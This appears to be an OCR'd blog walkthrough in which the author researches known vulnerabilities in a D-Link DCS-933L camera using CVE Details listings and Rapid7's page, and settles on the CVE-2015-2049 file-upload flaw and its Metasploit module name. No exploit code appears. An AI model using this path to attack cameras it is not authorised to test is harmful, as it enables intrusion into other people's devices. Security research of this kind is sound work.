


RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

http://us.dlink.com/products/home-solutions/day-night-wifi-camera-dcs-933l/

Let's start by searching for D-Link vulnerabilities



CVE Details

The ultimate security vulnerability datasource

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	75	0.10
1-2	608	0.80
2-3	3220	4.10
3-4	1978	2.50
4-5	15632	19.80
5-6	15700	19.90
6-7	9749	12.30
7-8	19861	25.10
8-9	346	0.40
9-10	11900	15.10
Total	79069	


Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? http://www.itsecdb.com allows you to view exact details of OVAL (Open Vulnerability and Assessment Language) definitions and see exactly what you should do to verify a

https://www.cvedetails.com/

Now this looks promising!


CVE security vulnerability
https://www.cvedetails.com/google-search-results.php?q=dlink&sa=Search

NVD Website
CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or 979352)

D-link : Security vulnerabilities
https://www.cvedetails.com/vulnerability-list/vendor.../**D-link**.html
Security vulnerabilities related to **D-link** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

D-link : Products and vulnerabilities
https://www.cvedetails.com/vendor/899/**D-link**.html
D-link: List of all products, security vulnerabilities of products, cvss score reports, detailed graphical reports, vulnerabilities by years and metasploit modules ...

Dlink : Security vulnerabilities
https://www.cvedetails.com/vulnerability-list/vendor_id.../**Dlink**.html
Security vulnerabilities related to **Dlink** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

Metasploit modules related to **D-link**
www.cvedetails.com/metasploit-modules/vendor-899/**D-link**.html
Metasploit modules related to **D-link** Metasploit provides useful information and tools for penetration testers, security researchers, and IDS signature developers.


Dlink Dcs-2121 Firmware version 1.04 : Security vulnerabilities
https://www.cvedetails.com/.../**Dlink**-Dcs-2121-Firmware-1.04.html
Security vulnerabilities of **Dlink** Dcs-2121 Firmware version 1.04 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

Dlink Dsl-2740b Firmware : List of security vulnerabilities
https://www.cvedetails.com/.../**Dlink**-Dsl-2740b-Firmware.html
Security vulnerabilities of **Dlink** Dsl-2740b Firmware : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

Dlink Dir-615 version 3.10na : Security vulnerabilities

https://www.cvedetails.com/google-search-results.php?q=dlink&sa=Search

This is for a similar model. My model is included though in the fine print.



Metasploit modules relat
www.cvedetails.com/metasploit-modules/vendor-899/D-link.html
Search
View CVE
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
Vulnerability Feeds & WidgetsNew
www.itsecdb.com
Log In
Register

CVE Details

The ultimate security vulnerability datasource

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact

Metasploit Modules Related To D-link

CVE-2007-1435 D-Link TFTP 1.0 Long Filename Buffer Overflow

This module exploits a stack buffer overflow in D-Link TFTP 1.0. By sending a request for an overly long file name, an attacker could overflow a buffer and execute arbitrary code. For best results, use bind payloads with nonx (No NX).
Module type : *exploit* Rank : *good* Platforms : *Windows*

CVE-2014-3936 D-Link HNAP Request Remote Buffer Overflow

This module exploits an anonymous remote code execution vulnerability on different D-Link devices. The vulnerability is due to an stack based buffer overflow while handling malicious HTTP POST requests addressed to the HNAP handler. This module has been successfully tested on D-Link DIR-505 in an emulated environment.
Module type : *exploit* Rank : *normal* Platforms : *Linux*

CVE-2014-8361 Realtek SDK Miniigd UPnP SOAP Command Execution

Different devices using the Realtek SDK with the miniigd daemon are vulnerable to OS command injection in the UPnP SOAP interface. Since it is a blind OS command injection vulnerability, there is no output for the executed command. This module has been tested successfully on a Trendnet TEW-731BR router with emulation.
Module type : *exploit* Rank : *normal*


CVE-2015-2049 D-Link DCS-931L File Upload

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.
Module type : *exploit* Rank : *great* Platforms : *Linux*

Please note: Metasploit modules are only matched by CVE numbers. There may be other modules related to this product. Visit metasploit web site for more details

Total number of modules found = 4 Page : 1 (This Page)

http://www.cvedetails.com/metasploit-modules/vendor-899/D-link.html



CVE Details

The ultimate security vulnerability datasource

Vulnerability Details : CVE-2015-2049 (1 Metasploit modules)

Unrestricted file upload vulnerability in D-Link DCS-931L with firmware 1.04 and earlier allows remote authenticated users to execute arbitrary code by uploading a file with an executable extension.


Publish Date : 2015-02-23 Last Update Date : 2015-11-24

– CVSS Scores & Vulnerability Types

CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	CWE id is not defined for this vulnerability

http://www.cvedetails.com/cve/CVE-2015-2049/

That brings us to D-Link DCS-931L File Upload exploit on the Rapid7 website


CVE-2015-2049 D-Link D
https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dcs931l_upload
LIVE WEBCAST WED NOV 9 @ 2PM ET/11AM PT
PCI COMPLIANCE FOR 2016 PANEL
01 03:52:44 DAYS HRS MIN SEC
REGISTER NOW
Contact Us Community Support Login Careers FREE TOOLS
RAPID7
Solutions Products Services Partners Resources About Us
Back to search
Free Metasploit Download
Get your copy of the world's leading penetration testing tool
DOWNLOAD NOW
DEMO REQUEST
CONTACT US
Free Download: HIPAA and HITECH Act Compliance Guide

D-LINK DCS-931L FILE UPLOAD

This module exploits a file upload vulnerability in D-Link DCS-931L network cameras. The setFileUpload functionality allows authenticated users to upload files to anywhere on the file system, allowing system files to be overwritten, resulting in execution of arbitrary commands. This module has been tested successfully on a D-Link DCS-931L with firmware versions 1.01_B7 (2013-04-19) and 1.04_B1 (2014-04-21). D-Link DCS-930L, DCS-932L, DCS-933L models are also reportedly affected, but untested.

MODULE NAME

exploit/linux/http/dlink_dcs931l_upload

